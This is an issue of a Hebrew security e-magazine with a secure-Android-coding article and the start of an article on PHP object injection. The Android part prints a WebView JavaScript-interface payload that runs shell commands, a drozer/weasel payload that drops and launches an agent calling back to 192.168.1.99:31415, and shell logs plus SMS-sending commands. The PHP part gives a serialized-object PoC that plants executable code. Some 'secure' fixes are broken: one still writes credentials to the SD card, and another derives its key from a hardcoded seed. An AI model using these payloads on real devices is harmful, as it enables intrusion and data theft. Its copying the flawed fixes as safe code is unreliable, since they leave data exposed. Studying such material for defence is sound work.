Digital Whisper

גליון 72, מאי 2016

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	איזג'ייב זוהר, Vellichor, מאור ניסן, רזיאל בקר ומאיר בלוי-חנוכה

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

חודש אפריל חלף לו, וחודש מאי בפתח. ולפני שנתחיל, רצינו להגיד תודה לכל עשרות האנשים שיצרו איתנו קשר (דרך המייל, sms-ים, פייסבוק ועוד) בעקבות דברי הפתיחה חודש שעבר (תזכורת למעוניינים), אם במטרה לתת עזרה בפן המשפטי, אם בפן הלוגיסטי, אם ברמה החברתית וגם אם זה סתם היה בקטע סקרני - כיף לראות שאכפת לכם. רצינו להגיד באמת תודה ושריגשתם, ובנוסף - בפעם הבאה שימו לב לתאריך ☺

חודש אנו מפרסמים את הגליון ה-72, מה שאומר 6 שנים של פרסום גליונות על בסיס חודשי (כמעט בלי פספוסים, שזה די מדהים אם תשאלו אותנו...

בנוסף, רצינו לציין שממש בימים אלו פורסם קוד המקור המלא של אחד מהפרויקטים המגניבים שיצא לנו לעקוב אחריהם כמעט צעד אחר צעד עם מאמרים מהמגזין: אמולטור צד השרת של המשחק הכל כך טוב - Worms World Party של Team17.

כמה מילים מ-**D4d**, מבצע הפרויקט: כלל הפרוייקט לקח שנה, מטרת המחקר הייתה להצליח לכתוב ולהרים שרת למשחק הנ"ל, ובין היתר להבין כיצד ההצפנה של המשחק עובדת, כיצד להכנס לשרת ה-IRC של המשחק הרב משתתפים מקליינט חיצוני, וכמובן - ללמוד איך לנתח פרוטוקולים של משחקי מחשב בכדי ליצור שרתים פרטיים. המחקר בוצע על Worms World Party בגלל שבתקופתו (2001), הוא היה אחד המשחקים שהגנו בצורה הטובה ביותר מפני ביצוע פרוייקטים כגון זה. למי שמעוניין לקרוא פרטים נוספים על הפרויקט, על שלבי המחקר והביצוע - מוזמן לקרוא את המאמרים שפורסמו בגליונות הקודמים למחקר:

http://www.digitalwhisper.co.il/files/Zines/0x32/DW50-5-WWP.pdf

http://www.digitalwhisper.co.il/files/Zines/0x37/DW55-1-WWP2.pdf

http://www.digitalwhisper.co.il/files/Zines/0x3B/DW59-3-WWP3.pdf

את קוד המקור ניתן להוריד מהקישור הבא:

https://github.com/lld4dll/wormNET-2-emulator-for-wwp

וכמובן, לפני שניגש לחלק הבאמת מעניין של הגליון, רצינו לנצל את הבמה ולהגיד תודה לכל מי שתרם לנו מזמנו החודש, ישב והשקיע ממרצו וכתב למגזין: תודה ל**איזגייב זוהר**, תודה ל-**Vellichor**, תודה ל**מאור ניסן**, תודה ל**רזיאל בקר** ותודה ל**מאיר בלוי-חנוכה**!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
כתיבת קוד בטוח באנדרואיד	4
אבטחת אתרים ברמה "האובייקטיבית"	14
הקשחת מערכות Linux - יסודות	26
מחרוזות מהסוג המסוכן - Format String Exploitation	38
מבוא למערכות הפעלה	52
דברי סיכום	91

כתיבת קוד בטוח באנדרואיד

מאת איזגייב זוהר

הקדמה

טלפונים ניידים מאז ומתמיד היו מטרה פגיעה לתוקפים שונים. עד שמערכות ההפעלה של אותם טלפונים לא הוציאו עדכוני אבטחה משמעותיים, כמו חתימת אפליקציות ואישור מפתחים עצמאיים מכשירים אלו היו פגיעים מאד. כיום, אנדרואיד היא מערכת ההפעלה השימושית ביותר לטלפונים ניידים ומשרתת מאות מיליוני אנשים בכל העולם.

במאמר זה אסקור מספר דרכים לכתיבת קוד מאובטח בסביבת אנדרואיד. ההנחיות במאמר זה אינן תקפות לגבי פיתוח בג'אווה בסביבה השונה מאנדרואיד.

מודל האבטחה של אנדרואיד

על מנת להבין יותר לעומק אודות הטלפונים שלנו, ומערכות ההפעלה שהטלפונים שלנו משתמשים בהן נצטרך להבין מהו המודלי האבטחתי של אנדרואיד.

אנדרואיד היא מערכת הפעלה אשר משמשת לרוב לטלפונים אך נמצאת במרחב גדול של מכשירים: טלוויזיות, טאבלטים, מערכות אבטחה (לבתים לרוב), מקררים, מצלמות, ואפילו קונסולות משחקים.

מודל האבטחה של אנדרואיד עוצב כך שכל המשתמשים בו יוכלו להשתמש בו בקלות, נוחות השימוש מאפשרת למפתחים מכל הסוגים (החל ממפתחים חדשים ועם מפתחים מנוסים עם שנות רבות ניסיון) להשתמש ב-SDK לכתיבת אפליקציות עם שכבת אבטחה.

ארכיטקטורת אבטחה

המטרה של מערכת ההפעלה אנדרואיד, (בין היתר) היא לספק הגנה על המידע של המשתמש, על משאבי המערכת, ולספק סביבה מבודדת בה כל אפליקציה מופרדת ומובדלת משאר האפליקציות במכשיר. על מנת לענות על מטרה זו, נעבור על מספר מהפיצ'רים המשמעותיים ביותר עבורינו במערכת ההפעלה:

- סביבת sandbox עבור כל אפליקציה שמותקנת במכשיר
- תקשורת מאובטחת בין-תהליכים

- חתימת אפליקציות לאחר יצירתן (מעין חותמת אישור על ייצור האפליקציה והוצאתה לחנות האפליקציות)
- מנגנון הרשאות-משתמש שמוגדר על ידי האפליקציה
- הגנה ברמת מערכת ההפעלה על ידי התבססות על ה-kernel של לינוקס

שמירת מידע רגיש בלוגים

אנדרואיד מאפשרת למפתחים להוציא לוגים כמקור פלט. אפליקציות יכולות לשלוח לוגים דרך המחלקה android.util.Log, על מנת לשלוח הודעת לוג מהאפליקציה ניתן להשתמש בפקודה log.

פקודות באנדרואיד לכתיבה ללוג:

	Log.e(Error)	Log.d(debug)
Log.w(warn)	Log.v(verbose)	Log.i(info)

קריאת מידע מהלוג: יש להשתמש בהרשאה READ_LOGS בקובץ המניפסט על מנת שהאפליקציה שלנו תוכל לקרוא מהלוגים:

```
<uses-permission android:name="android.permission.READ_LOGS"/>
```

לפני אנדרואיד 4.0, כל אפליקציה שהייתה עם ההרשאה READ_LOGS יכלה לקרוא את הלוגים של האפליקציות האחרות - חשיפה זו תוקנה באנדרואיד 4.1. למרות התיקון, כיום ניתן לחבר מכשיר אנדרואיד ל-PC ולהחשף ללוגים של אפליקציות אחרות.

על כן, יש להמנע מחשיפת מידע רגיש בלוגים.

דוגמת קוד:

```
/*
This function is responsible on writing the current location
of the user to the log state.
Please note that this function is under the usage of an app
with a target android version of 4.0
 */
private void saveLocationToLog() {
    LocationResult locationResult = new LocationResult() {
      public void saveToLog(Location location) {
          // We have got the location
          // Now we are about to write the current location to the log.
          Log.w("User Location", location);
      }
      MyLocation myLocation = new MyLocation();
      myLocation.getLocation(this, locationResult);
    };
}
```

דוגמת הקוד הבאה מתארת דוגמא לפונקציה באנדרואיד בה אני משתמש באובייקט LocationResult שאני יוצר על מנת לשמור על המיקום הנוכחי של המשתמש. כפי שניתן לראות, תחת הפונקציה saveToLog האובייקט האחראי להצגת המיקום הנוכחי של המשתמש נכתב ללוג כ-Warning.

דוגמת ניצול:

```
/*
This function reads all of the log messages of the other apps
this will work only prior to 4.0 android version.
 */

public void LogcatListener() {
    try {
        Process process = Runtime.getRuntime().exec("logcat");
        BufferReader bufferReader = new BufferReader(
          new InputStreamReader(process.getInputStream());
        );

        StringBuilder historyLogMessage = new StringBuilder();
        String line = "";
        while((line = bufferReader.readLine()) != null) {
            historyLogMessage.append(line);
        }
        Log.w("Logcat history: ", historyLogMessage);
    } catch (IOException e) {
        // take care of the exception over here.
        // drunk, fix later.
    }
}
```

פתרון:

על מפתחי האפליקציות לדאוג שהם לא שולחים מידע רגיש בלוג האפליקציה, אם האפליקציה משתמשת בספרייה צד-שלישית על המפתחים לבדוק שהספרייה לא שולחת מידע רגיש ללוגים.

פרצות קשורות:

- Facebook SDK for Android: http://readwrite.com/2012/04/10/what-developers-and-users-can#awesm=~o9iqZAMlUPshPu

שמירת מידע רגיש בזיכרון חיצוני (כרטיס SD)

אנדרואיד מאפשרת למפתח מספר אפשרויות לשמירת נתונים, כאשר אחת מהאופציות היא שמירת הנתונים בזיכרון חיצוני (sdcard). לפני גרסת אנדרואיד 4.1, קבצים שנשמרו בזיכרון החיצוני היו ניתנים לקריאה על ידי אפליקציות אחרות ובכך היו יכולות להיחשף למידע רגיש שנשמר על המשתמש. החל מגרסת אנדרואיד 4.4, צוות הפיתוח החליט להכניס את מנגנון הקבוצות וההרשאות של קבצים אשר נוצר על בסיס התיקייה בה הקובץ נמצא. מנגנון זה אפשר לנהל, לקרוא ולכתוב קבצים בתיקייה שבה חבילת האפליקציה נכתבה. כתוצאה משימוש במנגנון זה, משתמשים ואפליקציות נמצאות בסביבות שונות מבחינת נתוני זיכרון חיצוניים ואין להם גישה לנתונים אלו.

על כן, כתיבת מידע רגיש לזיכרון חיצוני היא פעולה שלא מומלץ לבצע משום שניתן יהיה לגשת למידע זה גם מאפליקציות אחרות. למרות זאת, אם בכל זאת כמפתח אפליקציה מצאת צורך לשמור מידע רגיש בזיכרון החיצוני יש להצפין מידע זה לפני שמירתו בזיכרון זה.

דוגמת קוד:

```
/* This function is responsible on creating a new file in the sdcard
    and saving username and password credentials to it as data
*/
private void saveFileToSdcard(String username, String password) {
    try {
        File myFile = new File("/sdcard/digitalwhisperexample.txt");
        myFile.createNewFile();
        FileOutputStream fileOutput = new FileOutputStream(myFile);
        OutputStreamWriter outputWriter = new OutputStreamWriter(fileOutput);
        outputWriter.append("Username: " + username);
        outputWriter.append("Password: " + password);
        outputWriter.close();
        fileOutput.close();
        Toast.makeText(getBaseContext(), "Done writing SD
'digitalwhisperexample.txt'",
                Toast.LENGTH_SHORT).show();
    } catch (IOException e) {
        // take care of the exception over here.
        // drunk, fix later.
    }
}
```

בקטע הקוד הבא נוכל לראות דוגמא לשמירת קובץ ב-sdcard ושמירת נתוני משתמש וסיסמה שמתקבלים כפרמטר בקובץ.

פתרון #1 - שמירת הקובץ הזיכרון הפנימי:

בקטע הקוד הבא נוכל לראות שימוש במתודה openFileOutput() אשר יוצרת קובץ בשם digitalwhisper עם התכונה MODE_PRIVATE אשר מורה על כך שלאפליקציות אחרות לא תהיה גישה לקובץ זה:

```
private void savePrivateFile(String username, String password) {
    try {
        File myFile = new File("/sdcard/digitalwhisperexample.txt");
        myFile.createNewFile();
        FileOutputStream fileOutput = new FileOutputStream(myFile);
        OutputStreamWriter outputWriter = new OutputStreamWriter(fileOutput,
                Context.MODE_PRIVATE);
        outputWriter.append("Username: " + username);
        outputWriter.append("Password: " + password);
        outputWriter.close();
        fileOutput.close();
        Toast.makeText(getBaseContext(), "Done writing SD
'digitalwhisperexample.txt'",
                Toast.LENGTH_SHORT).show();
    } catch (IOException e) {
        // take care of the exception over here.
        // drunk, fix later.
    }
}
```

פתרון #2 - הצפנת המידע לפני שמירתו:

כפי שנרשם בפסקה הקודמת, במידה ובתור מפתח אפליקציה מצאת סיבה לשמור נתון רגיש בזיכרון החיצוני, עלייך להצפין את המידע לפני שמירתו לזיכרון זה:

```
/* This function is responsible on AES encryption implementation */
private static byte[] encrypt(byte[] raw, byte[] clear) throws Exception {
    SecretKeySpec skeySpec = new SecretKeySpec(raw, "AES");
    Cipher cipher = Cipher.getInstance("AES");
    cipher.init(Cipher.ENCRYPT_MODE, skeySpec);
    byte[] encrypted = cipher.doFinal(clear);
    return encrypted;
}
/* This function is responsible on saving username & password as AES encrypted
    to a new file in the sdcard. Please note that I simulate file saving
operation
    using a method named savePrivateFileContents
 */
private void saveEncryptedFile(String username, String password) {
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    bm.compress(Bitmap.CompressFormat.PNG, 100, baos);
    byte[] b = baos.toByteArray();
    byte[] keyStart = "our-key".getBytes();
    KeyGenerator kgen = KeyGenerator.getInstance("AES");
    SecureRandom sr = SecureRandom.getInstance("SHA1PRNG");
    sr.setSeed(keyStart);
    kgen.init(128, sr); // 192 and 256 bits may not be available
    SecretKey skey = kgen.generateKey();
    byte[] key = skey.getEncoded();

    // encrypt
    byte[] encryptedData = encrypt(key,b);
    String fileData = new String(encryptedData);
    savePrivateFileContents(fileData, "digitalwhisper.txt");
}
```

פרצות קשורות:

- JVN#92038939 mixi for Android information management vulnerability

מניעת WebView מקריאת קבצים מקומיים רגשיים

המחלקה WebView מציגה אתרי-אינטרנט כחלק מתבנית המסך. התנהגות האובייקט WebView ניתנת לשינוי על ידי שימוש באובייקט WebSettings, כאשר ניתן לגשת אליו בצורה הבאה:

```
WebView.getSettings()
```

בפעולות setJavaScriptEnabled(), setPluginState(), setAllowFileAccess() תחת אובייקט זה יש בעיות אבטחה עליהן נדבר בפסקה זו.

- **setJavaScriptEnabled()** - המתודה setJavaScriptEnabled() מאפשרת הרצה של javascript ב-WebView.
- **setPluginState()** - המתודה setPluginState() מאפשרת ל-WebView להריץ פלאגינים שונים.
- **setAllowFileAccess()** - מתודה זו אחראית לאפשור גישה לקבצים ב-WebView.
- **setAllowContentAccess()** - מתודה זו אחראית לאפשור גישה לקובץ שנטען על ידי content provider שמותקן על אותה מערכת במכשיר.
- **setAllowFileAccessFromFileUrls()** - מתודה זו אחראית על הרצת javascript כקובץ חיצוני.
- **setAllowUniveralAccessFromFileUrls()** - מתודה זו אחראית על הרצת javascript ממקורות חיצוניים.

בעיות אבטחה במחלקת WebView

כאשר Activity מסוים מציג WebView אשר תפקידו להציג דפי-אינטרנט, כל אפליקציה יכולה לכתוב קוד אשר שולח Intent עם URI לבחירה ולגרום ל-WebView להציג דף אינטרנט זה.

כעת, על אפליקציה זדונית ליצור ולשמור תוכן בזיכרון המקומי, לאפשר גישה על ידי ההרשאה MODE_WORLD_READABLE ולשלוח את ה-URI שמפתח האפליקציה הזדונית בחר על ידי בקשת file.

הקורבן מצד שני, ירנדר את הבקשה וכאשר הקורבן יכיל את ההגדרה של אפשור הרצת קבצי javascript לאפליקציה הזדונית תהיה גישה לפרטים אישיים.

קוד דוגמא:

בקוד הבא יש שימוש ב-WebView להצגת דפי אינטרנט יחד עם הגדרה להרצת javascript ולטעון כל URI שנשלח על ידי Intent ללא בדיקה:

```
public class WebViewActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_web_view);

        WebView displayWebView = new WebView(this);
        displayWebView.getSettings().setJavaScriptEnabled(true);
        displayWebView.addJavascriptInterface(new JavaScriptInterface(),
"jsinterface");
        displayWebView.loadUrl("file://android_assets/www.index.html");
        setContentView(displayWebView);
    }

    final class JavaScriptInterface {
        JavaScriptInterface() { }
        public String stringPropery {
            return "string";
        }
    }
}
```

דרך ניצול:

הקוד הבא מציג כיצד ניתן לנצל בעיה זאת לטובתינו:

```
// Web View Exploitation Example
var interfaceMember = window.jsinterface.stringProperty;
// infect WebView by execution of operating system commands
function execute(cmd) {
    return
window.jsinterface.getClass().forName('java.lang.Runtime').getMethod('getRuntime',
null).invoke(null, null).exec(cmd);\
}
execute(['/system/bin/sh', '-c', 'echo \"mwr\" > /mnt/sdcard/mwr.txt'])
```

Drozer

Drozer היא הספרייה הפופלארית ביותר כיום לבדיקות אבטחה במערכת הפעלה מסוג אנדרואיד. Drozer אפשרת לחפש אחר חולשות אבטחה באפליקציות ומכשירים על ידי התקשרות מול Davlik VM, IPC של אפליקציות אחרות ומערכת ההפעלה עצמה. Drozer עוזרת ביצירת קליינט Drozer בעת ביצוע code execution על מכשיר. בנוסף לכל זה, Drozer היא ספריית קוד-פתוח (קישור תוכלו למצוא כאן).

ניתן ללכת צעד אחד קדימה עם הניצול ולהשתמש ב-payload Drozer. בנוסף לשימוש ב-Drozer, נשתמש גם ב-weasel אשר אחראית על ריצת drozer קליינט ברגע שמתבצע code execution על מכשיר אנדרואיד:

```
$ drozer payload list
shell.reverse_tcp.armeabi   Establish a reverse TCP Shell (ARMEABI)
weasel.reverse_tcp.armeabi  weasel through a reverse TCP Shell (ARMEABI)
weasel.shell.armeabi        Deploy weasel, through a set of Shell commands
(ARMEABI)

$ drozer payload build weasel.shell.armeabi | grep echo | awk -F \"
{'gsub("\\\\","\\\\");
print "execute([\x27/system/bin/sh\x27,\x27-c\x27,\x27 echo -e \\\""$2"\\\" >
\x27+path]);"'}
```

הסבר: בפקודות הבאות אנו משתמשים ב-drozer ליצירת weasel payload. לאחר מכן אנו מדפיסים למסך הterminal את ה-payload בג'אווה סקריפט שנדביק בעת ביצוע code execution.

ה-payload שאנחנו הולכים להזריק ל-webview ייראה כך:

```
$ cat drozer.js
var host = '192.168.1.99';
var port = '31415';
var path = '/data/data/com.vuln.app/files/weasel';
function execute(cmd){
  return
window.interface.getClass().forName('java.lang.Runtime').getMethod('getRuntime',
null).invoke(null,null).exec(cmd);
}
execute(['/system/bin/rm',path]);
execute(['/system/bin/sh','-c','echo -e "..." > '+path]);
execute(['/system/bin/chmod','770',path]);
execute([path,host,port]);
```

במידה וה-payload הוזרק בהצלחה, כעת נזריק weasel payload, בקוד הבא אנו מפעילים את שרת ה-drozer ומאזינים לבקשות:

```
$ drozer server start
Starting drozer Server, listening on 0.0.0.0:31415
2013-08-06 15:02:08,238 - drozer.server.protocols.http - INFO - GET /agent.jar
2013-08-06 15:02:08,256 - drozer.server.protocols.http - INFO - GET /agent.apk
2013-08-06 15:02:08,808 - drozer.server.protocols.drozerp.droidhg - INFO -
accepted connection from 47k5n8v3nbdpg
```

```
2013-08-06 15:02:08,834 - drozer.server.protocols.shell - INFO - accepted shell
from 192.168.1.99:63804
```

לאחר התקשרות נכונה מול שרת ה-Drozer נוכל לשלוח פקודות לביצוע פעולות שונות, החל מביצוע penteration testing על מכשיר הטלפון ועד להפעלת intent, שליחת סמסים, שליחת מיילים, בדיקה של אפליקציות מותקנות על המכשיר, הרצת אפליקציות ועוד:

```
$ run tools.file.download [mnt/sdcard/digitalwhisper]
[mnt/sdcard/pictures/digitalwhisper.png]

$ run app.package.list -f firefox

$ run app.package.attacksurface org.mozila.firefox

$ run ex.SMS.create -n *telephone number* -m *message to send*
```

בדוגמא הבאה, בפקודה הראשונה ביקשנו להוריד קובץ תמונה ולהעבירו מתיקיית המקור בה התמונה הייתה נמצאת, אל תיקיית digitalwhisper תחת ה-sdcard הנוכחי.

בפקודה השנייה אנו בודקים האם יש חבילות מותקנות במכשיר שמכילות את המילה "firefox" על מנת שנוכל לזהות מה שם החבילה של הדפדפן שאיתו נריץ סביבה מתאימה.

בפקודה השלישית אנו מריצים את הדפדפן firefox, כסביבת בדיקה.

בפקודה הרביעית ניתן לראות דוגמא לשליחת הודעת סמס עם ציון מספר הטלפון אליו אנו מעוניינים לשלוח הודעה בצירוף ההודעה עצמה.

דרך טיפול:

אפליקציות שרצות עם גרסת אנדרואיד 4.2 חושפות את המתודות עם המאפיין Public על ידי חתימת אפליקציות אלו כ-JavascriptInterface. על כן, באופן כללי הייתי ממליץ לעבוד בגרסת SDK17 או גבוהה מ-17, בגרסאות אלו על מנת לחשוף מתודה "שיתופית" יש לחתום את המתודה על ידי שימוש ב-JavascriptInterface, מתודות שאינן חתומות כך אין גישה ל-javascript.

פרצות קשורות:

- JVN#46088915 Yahoo! Browser vulnerable in the WebView class

סיכום

במאמר זה בחנו מעט ממספר בעיות האבטחה הקיימות באנדרואיד, זהו אך ורק קצה הקרחון גם בבעיות האבטחה עצמן וגם במימוש הפתרונות. למדנו על מספר בעיות האבטחה הגדולות במערכת, על דרכי הפתרונות ודיברנו על כלים כדוגמת Drozer שיכולים לעזור לנו רבות במציאת חורי אבטחה מסוג זה.

אני מקווה שהצלחתי לחדש, להעשיר בידע, לגוון ולהעביר קצת ממני.

אבטחת אתרים ברמה "האובייקטיבית"

מאת Vellichor

הקדמה

אבטחת אתרים (ב-LAMP Stack) התקדמה פלאים בעשורים האחרונים: במקרה הטוב, הזרקות SQL אלמנטריות והעלאת קבצי קוד שרת לאתר דרך שינוי סוג ה-MIME של הקובץ בזמן ההעלאה הינם גישות דינוזאוריות. האבטחה התקדמה. העולם, בחלקו הטוב, המשיך הלאה עם PHP5 ו-PHP7 וכמות ענקית של frameworks הציפה אותנו (AngularJS = JavaScript, REACT ו-SASS בצד ה-CSS, ו-Lavarel או Symfony ל-PHP). הכמות, הגמישות, הנגישות, וכל מאפיין אחר של סביבת עבודת פיתוח האתרים התרחבה בצורה ניכרת, בדגש רציני על פיתוח ב-OOP.

במאמר זה, אעבור על מספר התבטאויות של חורי אבטחה שלבשו עור חדש, אך הינם דינוזאורים במהותם. נדון על PHP, על OOP ב-PHP ועל הזרקות אובייקטים בשפה. משם, ננסה להכיר גישה מוכרת בבניית אקספלויטים, ROP ואיך זה מתבטא בהתקפות אתרים מודרניות.

פהפ (או באנגלית: PHP) הינה שפת סקריפט צד-שרת מבוססת קוד פתוח שקיימת מזה מספר עשורים. השפה התפתחה ממעבד דפים דינאמי פשוט לשפה של ממש (ולא עוצבה או תוכננה) והגדירה הרבה מהסממנים שכיום נמצאים בהרבה אתרים שנבנו ע"י Python, RoR, Node.js וכו'. לא ארחיב במאמר הזה על מבנה התחביר או בסיס. במידה והשפה או פיתוח אתרים מעניין אתכם אני ממליץ ללכת ולהתחיל ללמוד :)

serialize()

כאשר אובייקט הינו משתנה מכל סוג "מסובך" (לא integer, string, boolean, אלא מערך וכו'), נהיה יותר ויותר מסובך להעביר אותו בין כל מיני טכנולוגיות (צד שרת לצד מסד, צד שרת לצד לקוח, בין שרתים וכו'). על מנת לפתור את הבעיה הזאת, הוגדרו מספר סטנדרטים להגדרת משתנים בעלי תוכן עשיר. הידוע ביניהם הינו JSON. לא אתייחס כרגע אל הנוסח הנ"ל, בעיקר כי הוא נחשב בתור הבטוח מהשניים (ואם רציתם לדעת איך למנוע הזרקות אובייקטים, זאת ההתחלה של התשובה הנכונה. הוא עדיין עלול להיות פגיע אך לפחות לא באותה רמה). במקום זאת, נתייחס לסריאליזציה - serialization. סריאליזציה היא השיטה של PHP ליצור מכנה משותף בכל תרחיש שבו על המתכנת להעביר משתנים מורכבים בין דפים או שרתים או טכנולוגיות.

הפונקציה ()serialize משמשת ל"קיפול" המשתנה לתוך מחרוזת, לדוגמא:

```
<?php
	$arr = array(1,3,3,7);
	echo $arr; //Output: Array
	echo var_dump($arr); //array(4) { [0]=> int(1) [1]=> int(3) [2]=> int(3)
	[3]=> int(7) }
	echo serialize($arr); //a:4:{i:0;i:1;i:1;i:3;i:2;i:3;i:3;i:7;}
	echo serialize(array("key1"=>"one", "key2"=>"three", "key3"=>"three",
	"key4"=>"eight"));
	//a:4:{s:4:"key1";s:3:"one";s:4:"key2";s:5:"three";s:4:"key3";s:5:"three"
	;s:4:"key4";s:5:"eight";}
	echo json_encode($arr); // [1,3,3,7]
?>
```

בהתייחס לשורה הזאת:

```
//a:4:{i:0;i:1;i:1;i:3;i:2;i:3;i:3;i:7;}
```

האות הראשונה בכחול (a) מייצגת את סוג המשתנה (במקרה שלנו - array). נקודותיים להפרדה, הנתון השני באדום הוא כמות המשתנים בתוך סוג המשתנה שצוין קודם. הנתון השלישי הוא התוכן עצמו.

בוורוד, ניתן לראות את המפתחות של כל ערך במערך (שימו לב שמערך ב-PHP אינו מערך קלאסי שאליו פונים רק דרך מקום. מערך ב-PHP מוגדר על כל צירוף מפתח לערך, למרות שזה לא מחייב וניתן להגדיר מערך ע"י מקום ולהתייחס אליו דרך מקום. בסריאליזציה בכל אופן התווספו מפתחות שמסמלים מקום) ואת הערכים בכל סלוט ניתן לראות בכתום.

כאמור, ניתן להעביר כל סוג משתנה דרך סריאליזציה (חוץ ממשתנה מסוג Resource, שמציין משאב כמו חיבור MySQL). בין היתר, ניתן להעביר אובייקטים. אובייקטים ב-PHP מוגדרים בצורה הזאת (סלחו לי על הבוטות בקוד, איני מפתח אתרים):

```
<?php
class DigitalWhisper {
    private $_filename;
    private $_context;

    function __construct($param1, $param2)
    {
    $this->_filename = $param1;
    $this->_context = $param2;
    }

    public function write()
    {
    file_put_contents($this->_filename, $this->_context);
    echo "write successful!";
    }
}
    $pony = new DigitalWhisper("/srv/http/article.txt","hello");
    $pony->write();

    echo serialize($pony);
?>
```

תוצאת הסריאליזציה:

```
O:14:"DigitalWhisper":2:{s:25:"DigitalWhisper_filename";s:21:"/srv/http/article.txt";s:24:"DigitalWhisper_context";s:5:"hello";}
```

- בכחול: O = Object
- באדום: אורך המחרוזת של שם האובייקט
- בוורוד: שם האובייקט
- בסגול: כמות העצמים (properties) באובייקט
- בכתום: s = string
- בירוק: אורך המחרוזת של העצם
- בתכלת: העצמים (שם הקלאס + שם העצם)
- באפור: ערכי העצמים

*כל שם של עצם של אובייקט יתחיל בשם האובייקט

**אנחנו לא יכולים לכתוב קוד של ממש בסריאליזציה של אובייקטים, אלא רק משתנים והערך שלהם.

unserialize()

במידה וניקח את פלט ה-serialize(), המחרוזת, ונעביר אותו בחזרה ל-unserialize(), האובייקט יטען לזכרון השרת. במידה וקיימות מטודות קסם באובייקט (כגון __wakeup() או __destruct()) עליהן נסביר בהמשך, משומשות בתוך האובייקט, פונקציית המתודה תרוץ מיידית עם טעינת האובייקט. נסו לזכור את זה בהמשך... נסו לזכור את זה בהמשך... ☺

PHP Object Injection - אז מה הבעיה?

קונבנציות רעות של מתכנתים גורמת להעברת מחרוזות אחרי שעברו סריאל בין דפים מתוך קלט המשתמש. הבעיה היא אינה בסירלוז האובייקט ושליחתו, אלא בפריסת הסירלוז לאחר שהוא מתקבל על ידי הפונקציה ההפוכה: unserialize(). כאשר המשתמש מעביר אובייקטים שלמים לתוך דפים ב-PHP בפורמט שהוצג למעלה, ישנה הזדמנות לבצע מגוון רחב של התקפות. חומרת המקרה תלויה לחלוטין בשאר הקוד מסביב לאובייקט, ספציפית למה שאותחל עד עכשיו. זה יכול להסתיים ב-Cross Site Scripting, אך בהחלט ניתן גם להגיע למתקפות כגון: Remote Code Execution, SQL Injection, Local File Inclusion ועוד.

נתבונן בדוגמא הבאה:

Foo.php

```
<?php
class DigitalWhisper {
    private $_filename;
    private $_context;

    function __construct($param1, $param2)
    {
    $this->_filename = $param1;
    $this->_context = $param2;
    }

    public function write()
    {
    file_put_contents($this->_filename, $this->_context);
    }
}

$evil_pony = unserialize(file_get_contents('serial.txt'));
$evil_pony->write();
?>
```

serial.txt

```
O:14:"DigitalWhisper":2:{s:25:"DigitalWhisper_filename";s:22:"/srv/http/article.
txt";s:24:"DigitalWhisper_context";s:6:"hello";}
```

Evil_serial.txt (Verify string length!)

```
O:14:"DigitalWhisper":2:{s:25:"DigitalWhisper_filename";s:22:"/srv/http/
article.php";s:24:"DigitalWhisper_context";s:19:"<?php phpinfo(); ?>";}
```

כפי שניתן לראות, אין לנו שליטה כשזה נוגע לפעולות המתרחשות בקוד. אנחנו רק מסוגלים להשפיע על התכנים המוזנים לפונקציות, במקרה הזה כתיבה לגיטימית לקובץ שעברה בתור אובייקט הפכה ל-RCE.

הסריאליזציה מפיקה מספר תווים מחוץ לטווח ה-ASCII אז העדפתי להשתמש בקריאה וכתיבה לקובץ על מנת להציג את ה-PoC. ניתן באותה מידה להשתמש במטודת POST או GET כדי לטעון ולשלוח את ה-unserialize(), אך פחות נוח להצגה.

ההתקפה הזאת פשוטה למדי וברורה לעין. הבעיה מתחילה להתווצר כאשר אין לנו שום דבר מעניין להשתמש בו באובייקט שלנו. במידה ולא היה לנו write בתור פרוצדורה באובייקט, מה היינו עושים?

Property Oriented Programming

על מנת להבין מה זה POP, נצטרך ראשית להבין את המקור שהוביל את קו המחשבה לאותה התקפה. כאשר הגנות כגון No-eXecute bit וחתימות קוד מנעו משכתוב זרימת ההגיון של התוכנה כאשר תוקפים ניסו להגיע בעת ניצול תקיפות מבוססות גלישת חוצץ (Buffer Overflow) לשינוי זרימה, וכתוצאה מכך הרצת קוד שמוביל לשאלקוד, התפתחה שיטה חדשה אשר התגברה על ההגנות הללו: Return Oriented Programming. אותה שיטה הסתמכה על חוסר היכולת של המחסנית המקומית של הפונקציה להריץ קוד, על מנת לחפש את הקוד הנדרש להרצת ההתקפה במקומות אחרים. אותן פיסות קוד קטנות שמפוזרות נקראות ROP Gadgets. הגאדג'טים אשר היו מורכבים מרצפי קוד אשר היו מסתיימים ב-RET (שחוזרת למחסנית של הפונקציה שקראה לה, ועל הדרך סוגרת את המחסנית של עצמה) אך לא לפני שהיו משפיעים על האוגרים ושאר סביבת התוכנית באותה צורה אשר הייתה נדרשת להריץ משהו מעניין כמו int 80h. היופי בהתקפה הוא האפשרות לחבר את הרצפים ולגשר אותם, אחד אחרי השני, בצורה שלבסוף מתקפלת וחוזרת אחורה למצב שבדיוק רצינו כדי לעשות דברים. ב-PHP התקפות כאלו אינן מציאותיות מכיוון שהקצאת הזכרון מתבצאת בצורה דינאמית, רנדומלית, על כמה שכבות ובכמה חלקים. לא ניתן לצפות רצף הגיוני מראש.

גם בהזרקות אובייקטים, יש בעיות אשר מכריחות אותנו לחפש מסביבנו לראות אילו פיסות קוד שנטענו כבר ניתנות לשימוש-חוזר. ומכן נוצר הדמיון בין שני ההתקפות.

<u>בעיות:</u>

- ב-POP, ניתן להשתמש רק במחלקות שהן נגישות בזמן הרצת ה-()unserialize
- "מחלקות נגישות" = מחלקות שהקוד שלהם אונקלד לפני ()unserialize
- מהבעיה הראשונה והשנייה: על מנת למצוא קטעי POP "מעניינים", נצטרך כמות מכובדת של מחלקות מוגדרות.

